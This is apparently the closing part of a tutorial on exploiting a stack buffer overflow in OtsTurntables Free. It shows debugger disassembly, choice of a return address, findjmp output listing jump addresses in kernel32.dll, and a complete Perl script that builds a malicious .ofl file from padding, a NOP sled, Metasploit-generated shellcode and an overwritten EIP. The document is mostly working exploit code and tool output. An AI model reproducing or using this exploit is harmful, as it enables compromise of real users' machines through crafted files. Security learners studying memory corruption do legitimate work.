00401609     90               NOP
0040160A     90               NOP
0040160B     90               NOP
0040160C     90               NOP
0040160D     90               NOP
0040160E     90               NOP
0040160F     90               NOP
00401610   $ A1 9C2D4700      MOV EAX,DWORD PTR DS:[472D9C]
00401615   . 85C0             TEST EAX,EAX
00401617   .v0F84 91000000    JE OtsTTfre.004016AE
0040161D   . 8B0D 982D4700    MOV ECX,DWORD PTR DS:[472D98]
00401623   . 57               PUSH EDI
00401624   . 33FF             XOR EDI,EDI
00401626   . 85C9             TEST ECX,ECX
00401628   .v7E 70            JLE SHORT OtsTTfre.0040169A
0040162A   . 53               PUSH EBX
0040162B   . 8B1D 40F24500    MOV EBX,DWORD PTR DS:[<&KERNEL   kernel3
00401631   . 55               PUSH EBP
00401632   . 8B2D 48F24500    MOV EBP,DWORD PTR DS:[<&KERNEL   ntdll.R
```


"004015E4" => thats our return adress ,

we write it in reverse like that "\xE4\x15\x40\x00"

1 - Using FINDJMP :

findjmp is a little tool made to search for jumps in windows modules uch as kernel32.dll for example

findjump.exe kernel32.dll ebx



```
0x7C866026      pop ebx - pop - retbis
0x7C866A8F      call ebx
0x7C866AF7      call ebx
0x7C866B52      call ebx
0x7C866BBD      call ebx
0x7C868E6C      call ebx
0x7C868EDF      call ebx
0x7C869AF8      call ebx
0x7C86B3D8      call ebx
0x7C86B3E2      call ebx
0x7C86B68C      pop ebx - pop - retbis
0x7C86B761      pop ebx - pop - retbis
0x7C86C8A1      call ebx
0x7C86C948      call ebx
0x7C86D055      pop ebx - pop - retbis
0x7C86D2C8      pop ebx - pop - retbis
0x7C86D428      pop ebx - pop - retbis
0x7C870235      call ebx
0x7C87024E      call ebx
0x7C870267      call ebx
0x7C87033B      call ebx
0x7C870354      call ebx
0x7C87036D      call ebx
0x7C870ED1      pop ebx - pop - retbis
0x7C877D26      pop ebx - pop - retbis
0x7C879423      call ebx
0x7C879647      call ebx
0x7C879830      pop ebx - pop - retbis
0x7C87A64C      pop ebx - pop - retbis
0x7C87A7D9      pop ebx - pop - retbis
0x7C87A955      pop ebx - pop - retbis
0x7C87B0BD      call ebx
0x7C87B1A7      call ebx
0x7C87B4E4      pop ebx - pop - retbis
0x7C87C6A4      call ebx
0x7C87DE34      pop ebx - pop - retbis
0x7C87DF69      pop ebx - pop - retbis
0x7C87ED3B      call ebx
0x7C87F095      pop ebx - pop - retbis
0x7C880D79      pop ebx - pop - retbis
0x7C881238      pop ebx - pop - retbis
Finished Scanning kernel32.dll for code useable with the ebx register
Found 209 usable addresses

C:\>
```

as you can see we found plenty adresses :)

###

0×100 - Writing an Exploit :

we have now all the required infos to write an exploit , i prefer perl in writing

---

```
#!/usr/bin/perl -w
# Define Variables
my $junk = "\x41" x 97; #junkdata
my $nop = "\x90" x 20 ; # nops
my $ret = "\xE4\x15\x40\x00" ; # New EIP

# ShellCode , thanks metasploit
my $shellcode =
"\x29\xc9\x83\xe9\xde\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x61".
"\x28\x38\x56\x83\xeb\xfc\xe2\xf4\x9d\xc0\x7c\x56\x61\x28\xb3\x13".
"\x5d\xa3\x44\x53\x19\x29\xd7\xdd\x2e\x30\xb3\x09\x41\x29\xd3\x1f".
"\xea\x1c\xb3\x57\x8f\x19\xf8\xcf\xcd\xac\xf8\x22\x66\xe9\xf2\x5b".
"\x60\xea\xd3\xa2\x5a\x7c\x1c\x52\x14\xcd\xb3\x09\x45\x29\xd3\x30".
"\xea\x24\x73\xdd\x3e\x34\x39\xbd\xea\x34\xb3\x57\x8a\xa1\x64\x72".
"\x65\xeb\x09\x96\x05\xa3\x78\x66\xe4\xe8\x40\x5a\xea\x68\x34\xdd".
"\x11\x34\x95\xdd\x09\x20\xd3\x5f\xea\xa8\x88\x56\x61\x28\xb3\x3e".
"\x5d\x77\x09\xa0\x01\x7e\xb1\xae\xe2\xe8\x43\x06\x09\xd8\xb2\x52".
"\x3e\x40\xa0\xa8\xeb\x26\x6f\xa9\x86\x4b\x59\x3a\x02\x28\x38\x56";
my $exploit = "$junk.$nop.$shellcode.$ret"; #exploit structure
my $file = "dark.ofl" ; #file name


## simple file handling
open(my $FILE, ">$file") or die "Cannot open $file: $!";
print $FILE $exploit ;
close($FILE);
print "Done \n";
```

- -

##

0x101 - Downloads :

OllyDBG

FindJump

http://NullArea.Net/Tools/stackover/findjump.c

OllyDBG

http://www.ollydbg.de/download.htm

##

0x110 - Conclusion :

Note :

1/The Software Used In The Tuto is OtsTurntables Free

2/This Bug alrady found by suN8Hclf i just explained howto